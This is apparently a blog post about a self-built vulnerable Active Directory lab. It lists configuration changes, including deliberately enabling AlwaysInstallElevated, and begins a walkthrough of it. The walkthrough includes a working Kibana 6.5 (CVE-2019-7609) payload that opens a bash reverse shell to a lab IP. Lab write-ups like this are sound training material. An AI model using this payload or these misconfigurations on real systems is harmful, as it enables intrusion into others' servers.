[Backup] Walkthrough of My Vulnerable AD Set

Hi guys, in previous days I designed and built a **difficult** and **complex** vulnerable AD set, I planned to post the guide to reproduce it. However, maybe due to the length, I did not successfully post it on Medium, therefore I posted it on my personal website: **https://www.3x3cut3-4ssemb1y.com/how-to-design-and-build-a-complex-vulnerable-ad-set/**. My personal website is not well maintained, so ignore other parts of it ^ ^

Today, I would like to share some **bug fixes/updates** on it, as well as the **walkthrough** of this vulnerable AD set.


Updates:

I think there are some issues with default **Windows Installer**, so a user cannot successfully install an msi package without **GUI** (RDP/VNC). The following steps are workaround to resolve this. I also enable **PPL** to add one more layer of protection.

1: Add **jason.hudson** to **localgroup RDU** on **SRV01**.


2: Open **Local Group Policy Editor**, make this setting.

Image not found or type unknown



3. Add **AlwaysInstallElevated reg key** for domain users on **SRV01** under **HKEY_USERS**

Image not found or type unknown



4: Remove **svc_sql** from **local group RDU** both on **SRV01** and **SRV02**, i.e., delete **SQL Manager** domain group.

5: (Optional) Remove IE’s cached password and home website on **SRV02**.

6: Enable **PPL** for **SRV01** and **SRV02**. You can check this link to follow: https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection

Walkthrough

Warm Reminder: I plan to upload VMs to **tryhackme** and apply to make it **public**. So if you want to wait for the approval of my vulnerable AD set on tryhackme and play with it by youself without

spoilers, you can stop here : D


Let’s start!

External network -> web01

1: Use nmap to scan web01, it opens multiple ports: **22, 25, 80, 110, 139, 143, 445, 993, 995, 5601**.


Port **80** runs **Apache2**, it has a default page.

Image not found or type unknown




Port **445** runs Samba, it has a **readable/writable** share for an **anonymous user**.

Image not found or type unknown



Port **5601** runs **Kibana 6.5** web application.

Image not found or type unknown




2: Kibana’s version is **6.5**, it is vulnerable to a **RCE vulnerability**, we can find the public explolit here: https://github.com/mpgn/CVE-2019-7609.

3: Follow the steps to exploit it, the payload is: **.es(*)**
.props(label.__proto__.env.AAAA=’require(“child_process”).exec(“bash -c \’bash -i>& /dev/tcp/192.168.0.26/4445 0>&1\’”);process.exit()//’)
.props(label.__proto__.env.NODE_OPTIONS=’ — require /proc/self/environ’)

4: Get a reverse shell as **kibana**.


Image not found or type unknown



Enumerate privilege escalation vectors, unfortunately we cannot find a way to escalate our privilege.

